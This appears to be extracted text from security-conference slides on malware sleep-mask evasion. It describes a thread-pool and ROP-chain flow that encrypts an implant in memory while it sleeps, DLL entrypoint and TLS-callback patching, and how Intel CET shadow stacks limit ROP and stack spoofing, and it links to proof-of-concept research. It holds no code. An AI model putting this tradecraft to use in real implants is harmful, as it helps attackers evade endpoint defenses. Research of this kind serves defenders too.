
The Full Picture

Main Thread



The Full Picture

Main Thread



The Full Picture

Main Thread

Create TP_WAIT

Associate Event
handler to the
wait struct

Trigger thread
execution and
wait



Dump CONTEXT

Setup struct to
be passed to the
ROP chain

Run ROP chain

Thread Pool

VirtualProtect
(RW)

Encrypt

Sleep

Decrypt

VirtualProtect
(RX)

SetEvent

The Full Picture

Main Thread

Create TP_WAIT

Associate Event
handler to the
wait struct

Trigger thread
execution and
wait

Restore
Execution



Dump CONTEXT

Setup struct to
be passed to the
ROP chain

Run ROP chain

Thread Pool

VirtualProtect
(RW)

Encrypt

Sleep

Decrypt

VirtualProtect
(RX)

SetEvent

Some more pitfalls – Living inside a DLL

- The entrypoint (DllMain) may be called in certain cases (e.g. a new DLL gets loaded) while we are sleeping
 - We can patch our own entrypoint in PEB or ask the system to never call DllMain for our module
- TLS Callbacks may be executed during sleep time
 - We can patch TLS Callbacks pointers during sleep time and restore them when we wake up

Exploit Protections

- Control-flow Enforcement Technology (CET)
- Hardware assisted exploit mitigation
 - Implemented by Intel starting from Tiger Lake (11th generation)
 - AMD has its own shadow stack implementation
- Check for anomalies in the stack
- Introduced in Windows 10 19H1
- Full User Mode Shadow Stack introduced in 20H1



Control-flow Enforcement Technology (CET)

94

- On every CALL instruction, **return addresses are pushed onto both the call stack and shadow stack**, and on RET instructions, a comparison is made to ensure integrity is not compromised.
- CPU generates INT 21 (Control Flow Protection Fault) in case of mismatch
- Designed to prevent ROP and Stack Spoofing techniques
 - Some research to implement bypasses has been released




Image from: <https://techcommunity.microsoft.com/blog/windowsplatform/understanding-hardware-enforced-stack-protection/1247815>

Control-flow Enforcement Technology (CET)

95

- Every thread has 2 stacks: RSP and SSP
- CALL: push return address into both RSP and SSP
- RET: pop from RSP and SSP -> compare values
 - If Mismatch -> INT 21 Control Flow Protection Fault
- JMPs are not protected by CET
 - But if we break the call stack, the first RET will trigger the fault




Image from: <https://techcommunity.microsoft.com/blog/windowsplatform/understanding-hardware-enforced-stack-protection/1247815>

CET References

<https://windows-internals.com/cet-on-windows/>

<https://techcommunity.microsoft.com/blog/windowsplatform/understanding-hardware-enforced-stack-protection/1247815>

<https://www.intel.com/content/www/us/en/content-details/785687/complex-shadow-stack-updates-intel-control-flow-enforcement-technology.html>

<https://www.intel.com/content/www/us/en/developer/articles/technical/technical-look-control-flow-enforcement-technology.html>

Dealing with CET in Maldev

There is no “real” bypass. We have to create a call stack that is CET-compliant.

When execution reaches a RET, the return state (i.e. path) in the stack must be the same in the shadow stack.

Research is ongoing and some techniques have been released to address CET

- Stack Spoofing - <https://klezvirus.github.io/posts/Byoud/>
- Indirect Syscalls with clean stack - <https://mrtiz.github.io/cet-callstack-spoofing-thread-pool-trampoline>

Still researching the way of applying this to our SleepMask

Key idea: Expand MrTiz work to chain multiple calls... maybe a talk for next year ;)

PoC || GTFO

98



<https://github.com/SECFORCE/Squat-The-PoolParty>

BEACON

Contacts:

Twitter: @d_glenx

Matrix: @glenx:malw4re.dev